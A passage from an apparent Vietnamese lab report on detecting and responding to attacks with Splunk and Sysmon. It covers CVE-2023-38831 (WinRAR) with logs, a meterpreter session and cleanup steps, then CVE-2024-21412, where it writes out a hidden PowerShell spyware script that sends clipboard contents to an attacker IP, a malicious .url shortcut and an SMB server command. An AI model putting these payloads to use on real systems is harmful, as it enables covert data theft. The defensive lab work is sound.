SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=3666
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: Kich_Ban_3_WinRAR
UtcTime: 2026-04-10 13:30:21.090
ProcessGuid: {c9cd9036-fb0d-69d8-a909-000000001400}
ProcessId: 6956
Image: C:\Program Files\WinRAR\WinRAR.exe
TargetFilename: C:\Users\B22DCA-1\AppData\Local\Temp\Rar$0Ia6956.47577\Tailieu.pdf
CreationUtcTime: 2026-04-10 13:30:21.090
User: DESKTOP-MI7JTVJ\B22DCA-1\HoangTai
Collapse
host = DESKTOP-MI7JTVJ | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

```

Hình 72 Cảnh báo "Suspicious executable file created in the Temp folder by WinRAR"

→ 10/04/2026 20:30:21 : File TaiLieu.pdf .cmd được tạo trong thư mục tạm thời của WinRAR.exe

- Cảnh báo "Detected CVE-2023-38831. The BAT file by same name executes the new process"

Triggered Alerts

Filter

App Search & Report... Owner All owners Severity All severity

Showing 1 - 1 of 1 results Show: 100 p... 1 of 1 pages

Alert name Detected CVE-2...

☐	Time	Alert name	App	Type	Severity	Mode	Actions
☐	2026-04-10 20:30:44 +07	Detected CVE-2023-38831. The BAT file by same name executes the new process	search	Real-time	High	Per Result	View Results Edit Alert Delete

```
Message=Network connection detected:
RuleName: Usermode
UtcTime: 2026-04-10 13:19:02.138
ProcessGuid: {c9cd9036-fb81-69d8-d309-000000001400}
ProcessId: 6532
Image: C:\Users\B22DCAT252-HoangTai\Desktop\Share\TaiLieu.exe
User: DESKTOP-MI7JTVJ\B22DCAT252-HoangTai
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.0.119
SourceHostname: DESKTOP-MI7JTVJ
SourcePort: 49961
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 192.168.0.135
DestinationHostname: -
DestinationPort: 4444
DestinationPortName: -
Collapse
host = DESKTOP-MI7JTVJ source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Hình 73 Cảnh báo "Detected CVE-2023-38831. The BAT file by same name executes the new process"

→ 10/04/2026 20:19:02 : Tiến trình TaiLieu.exe được thực thi từ tiến trình TaiLieu.pdf .cmd


- Trên máy Attacker: Chuyển và thực thi file quangcao.exe sang máy Victim

```
meterpreter > upload ~/quangcao.exe "C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe"
[*] Uploading : /home/kali/quangcao.exe → C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe
[*] Uploaded 8.00 MiB of 9.61 MiB (83.27%): /home/kali/quangcao.exe → C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe
[*] Uploaded 9.61 MiB of 9.61 MiB (100.0%): /home/kali/quangcao.exe → C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe
[*] Completed : /home/kali/quangcao.exe → C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe
meterpreter > shell
Process 2032 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\B22DCA~1\AppData\Local\Temp\Rar$DIa6956.47577>C:\Users\B22DCAT252-HoangTai\Desktop\quangcao.exe
C:\Users\B22DCAT252-HoangTai\Desktop\quangcao.exe
```

Hình 74 Chuyển và thực thi file quangcao.exe thành công

- Trên Victim: File quangcao.exe đã được thực thi, cửa sổ quảng cáo sẽ được bật theo tần suất 1 lần/1 phút



Hình 75 Cửa sổ quảng cáo sẽ được bật theo tần suất 1 lần/1 phút

3.7.2.2 Điều tra

- Trên Splunk Server: Điều tra hành vi của file TaiLieu.exe

Query : source="WinEventLog:*" source="WinEventLog:Microsoft-Windows-Sysmon/Operational" Image="C:\\Users\\B22DCAT252-HoangTai\\Desktop\\Share\\TaiLieu.exe"

→ 10/04/2026 20:19:02 : File TaiLieu.exe đã tạo kết nối từ máy Victim (192.168.0.119) tới máy có ip là 192.168.0.135

```
8:30:43.288 PM LogName=Microsoft-Windows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName=DESKTOP-MI7JTVJ
User=NOT_TRANSLATED
Sid=5-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=3689
Keywords=None
TaskCategory=Network connection detected (rule: NetworkConnect)
OpCode=Info
Message=Network connection detected:
RuleName: Usermode
UtcTime: 2026-04-10 13:19:02.138
ProcessGuid: {c9cd9036-fb81-69d8-d309-000000001400}
ProcessId: 6532
Image: C:\Users\B22DCAT252-HoangTai\Desktop\Share\TaiLieu.exe
User: DESKTOP-MI7JTVJ\B22DCAT252-HoangTai
Protocol: tcp
Initiated: true
SourceIsIPv6: false
SourceIp: 192.168.0.119
SourceHostname: DESKTOP-MI7JTVJ
SourcePort: 49961
SourcePortName: -
DestinationIsIPv6: false
DestinationIp: 192.168.0.135
DestinationHostname: -
DestinationPort: 4444
DestinationPortName: -
Collapse
host = DESKTOP-MI7JTVJ | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Hình 76 Điều tra hành vi của file TaiLieu.exe

- Điều tra hành vi tải file quangcao.exe xuống máy

Query: index=* source="*WinEventLog:Microsoft-Windows-Sysmon/Operational*" TargetFilename="C:\\Users\\B22DCAT252-HoangTai\\Desktop\\quangcao.exe" EventCode=11

```
04/10/2026 08:34:42.166 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=DESKTOP-MI7JTVJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=3693
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: EXE
UtcTime: 2026-04-10 13:34:42.153
ProcessGuid: {c9cd9036-fb81-69d8-d309-00000001400}
ProcessId: 6532
Image: C:\Users\B22DCAT252-HoangTai\Desktop\Share\TaiLieu.exe
TargetFilename: C:\Users\B22DCAT252-HoangTai\Desktop\quangcao.exe
CreationUtcTime: 2026-04-10 13:34:42.153
User: DESKTOP-MI7JTVJ\B22DCAT252-HoangTai
Collapse
host = DESKTOP-MI7JTVJ | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Hình 77 File quangcao.exe được tạo trong thư mục Desktop nhờ tiến trình TaiLieu.exe


- Trên Splunk Server: Điều tra nguồn gốc file TaiLieu.exe, file TaiLieu.rar

Query: index=* EventCode=11 ("TaiLieu.rar" OR "TaiLieu.exe") "Desktop\\Share"

```
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: EXE
UtcTime: 2026-04-10 09:58:24.252
ProcessGuid: {c9cd9036-b5ab-69d8-eb03-000000000000}
ProcessId: 4
Image: System
TargetFilename: C:\Users\B22DCAT252-HoangTai\Desktop\Share\TaiLieu.exe
CreationUtcTime: 2026-04-10 09:58:24.252
User: NT AUTHORITY\SYSTEM
Collapse
host = DESKTOP-MI7JTVJ | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Hình 78 File TaiLieu.exe, file TaiLieu.rar được tạo trong thư mục Share

- Trên Victim: Kiểm tra thư mục Share: Phát hiện thư mục Share đang được chia sẻ cho mọi người trong cùng mạng



Hình 79 Kiểm tra thư mục share


– Kết hợp cảnh báo và quá trình điều tra, ta được báo cáo như sau:

Thời gian	Hành vi
10/04/2026: 20:18:00	File TaiLieu.exe, TaiLieu.rar được tạo trong thư mục Share
10/04/2026: 20:30:21	File TaiLieu.pdf .cmd được tạo trong thư mục tạm thời của WinRAR.exe
10/04/2026: 20:30:39	Tiến trình TaiLieu.pdf .cmd được tạo trong thư mục Temp thông qua file TaiLieu.rar bằng WinRAR
10/04/2026: 20:30:45	Tiến trình TaiLieu.exe được thực thi từ tiến trình TaiLieu.pdf .cmd
10/04/2026: 20:30:50	Máy Victim (192.168.0.119) đã kết nối tới máy của kẻ tấn công (192.168.0.135) bởi file TaiLieu.exe
10/04/2026: 20:31:00	File TaiLieu.pdf .cmd đã bị xóa bởi tiến trình WinRAR.exe ngay sau đó do nó là một phần của chuỗi hoạt động tự động trong một tệp SFX
10/04/2026: 20:34:42	File quangcao.exe được tạo trong thư mục Desktop nhờ tiến trình TaiLieu.exe
0/04/2026: 20:35:17	File quangcao.exe được thực thi bằng lệnh cmd: "C:\Users\B22DCAT252-HoangTai\Desktop\quangcao.exe"

Bảng 1. Phân tích động chuỗi hành vi của tệp TaiLieu.rar


3.7.2.3 Ứng phó sự cố

- Trên Victim: Tắt chức năng chia sẻ của thư mục *Share*




Hình 80 Tắt chức năng chia sẻ của thư mục *Share*

- Trên Victim: Dừng tiến trình *quangcao.exe* và xóa file *quangcao.exe*




Hình 81 Dừng tiến trình *quangcao.exe* và xóa file *quangcao.exe*

- Trên Victim: Dừng tiến trình *TaiLieu.exe*




Hình 82 Dừng tiến trình *TaiLieu.exe*

- Trên Victim: Xóa file *TaiLieu.rar* và file *TaiLieu.exe*




Hình 83 Xóa file *TaiLieu.rar* và file *TaiLieu.exe*

- Trên Victim: Chặn các kết nối tới từ cổng 4444



Hình 84 Chặn các kết nối tới từ cổng 4444

- Trên Attacker: Mất kết nối với máy *Victim*



Hình 85 Mất kết nối với victim

3.8 Kịch bản: Khai thác CVE-2024-21412 phân tán Spyware đánh cắp dữ liệu

3.8.1 Chuẩn bị môi trường

Mô hình triển khai:

- Attacker:
 - + Tên: kali-linux-2024.1-vmware-amd64.
 - + Địa chỉ IP: 192.168.0.135.
 - + Hệ điều hành: Kali Linux.
 - + Công cụ: Tích hợp công cụ Impacket (hỗ trợ lập máy chủ SMB) và Python3.
- Victim:
 - + Tên: Window10 x64.
 - + Địa chỉ IP: 192.168.0.119.
 - + Hệ điều hành: Windows 10.
 - + Ứng dụng đã triển khai: Splunk Universal Forwarder, Sysmon (đảm bảo dịch vụ đang chạy và thu thập nhật ký EventCode 1, EventCode 3).
- Splunk Server:
 - + Tên: Ubuntu 64-bit.
 - + Địa chỉ IP: 192.168.0.139 (hoặc IP tương ứng của máy chủ Splunk).
 - + Hệ điều hành: Ubuntu.
 - + Trạng thái: Đã cấu hình Listen Port 9997 và nhận log thành công từ máy Victim vào Index victim_win10.

Cấu hình rule trên Splunk Server:

Rule 1 — Phát hiện khai thác CVE-2024-21412: Phát hiện hành vi khai thác CVE-2024-21412. Cảnh báo khi tiến trình File Explorer (explorer.exe) khởi chạy một tập lệnh hoặc ứng dụng từ xa thông qua giao thức chia sẻ tệp mạng (SMB/UNC Path) mà không qua sự kiểm duyệt của SmartScreen.

```
index="wineventlog" EventCode=1 ParentImage="*explorer.exe"  
| table _time, Computer, ParentImage, CommandLine  
| head 20
```

Rule 2: PowerShell reads Clipboard data covertly (Mitre T1115): Giám sát hành vi của Spyware. Cảnh báo khi tiến trình PowerShell được khởi chạy dưới chế độ ẩn (Hidden

window) và sử dụng các câu lệnh chuyên dụng (Get-Clipboard) để đọc trộm bộ nhớ đệm (Clipboard) của người dùng.

```
index="wineventlog" EventCode=1 Image="*\\powershell.exe"
CommandLine="*Get-Clipboard*" CommandLine="*Hidden*
```

```
| table _time, Computer, Image, CommandLine, User
```

Rule 3: Phát hiện rò rỉ dữ liệu qua kết nối mạng (T1048): Phát hiện rò rỉ dữ liệu (Data Exfiltration). Cảnh báo khi tiến trình PowerShell tự động tạo các kết nối mạng bất thường (beaconing) hướng ra bên ngoài tới IP lạ ở cổng cụ thể (ví dụ: cổng 8000 của máy kẻ tấn công) nhằm tuồn dữ liệu đánh cắp ra ngoài.

```
index="wineventlog" EventCode=3 Image="*\\powershell.exe"
```

```
| search DestinationIp="192.168.0.135" DestinationPort=8000
```

```
| table _time, Computer, Image, SourceIp, DestinationIp, DestinationPort
```

Phát hiện PowerShell đọc trộm Clipboard	Edit	Run	View Recent	Alert	2026-05-11 01:14:00 +07	none	b22dcat252	search	0	Private	✓ Enabled
Phát hiện khai thác CVE-2024-21412	Edit	Run	View Recent	Alert	2026-05-11 01:14:00 +07	none	b22dcat252	search	0	Private	✓ Enabled
Phát hiện rò rỉ dữ liệu qua kết nối mạng (T1048) Rule này sử dụng EventCode=3 (Network Connection) để theo dõi hành vi "tuồn" dữ liệu về máy Attacker.	Edit	Run	View Recent	Alert	2026-05-11 06:00:00 +07	none	b22dcat252	search	0	Private	✓ Enabled

Hình 86 Cấu hình rule phát hiện


3.8.2 Các bước thực hiện:

3.8.2.1 Tấn công

Bước 1: Chuẩn bị payload và tấn công Trên máy Attacker (Kali Linux), chuẩn bị script spyware.bat với chức năng chạy ngầm PowerShell, đọc dữ liệu Clipboard mỗi 10 giây và gửi về máy chủ:

```
nano spyware.bat
```


```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command
"while($true){ $clip = Get-Clipboard; if($clip){ try { Invoke-WebRequest -Uri
('http://192.168.0.135:8000/stolen?data=' + $clip) -UseBasicParsing } catch {} }; Start-
Sleep -Seconds 10 }
```



Bước 2: Tạo tệp payload.url để trỏ tới file mã độc: nano payload.url

```
[InternetShortcut]
```


```
URL=file:///192.168.0.135/share/spyware.bat
```



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.0 payload.url *  
[InternetShortcut]  
URL=file://192.168.0.135/share/spyware.bat
```

Khởi tạo máy chủ chia sẻ tệp (SMB Server) bằng Impacket để máy Victim có thể tải tệp tin về.


sudo impacket-smbserver share ./ -smb2support



```
(kali@kali)-[~]  
$ sudo impacket-smbserver share ./ -smb2support  
[sudo] password for kali:  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

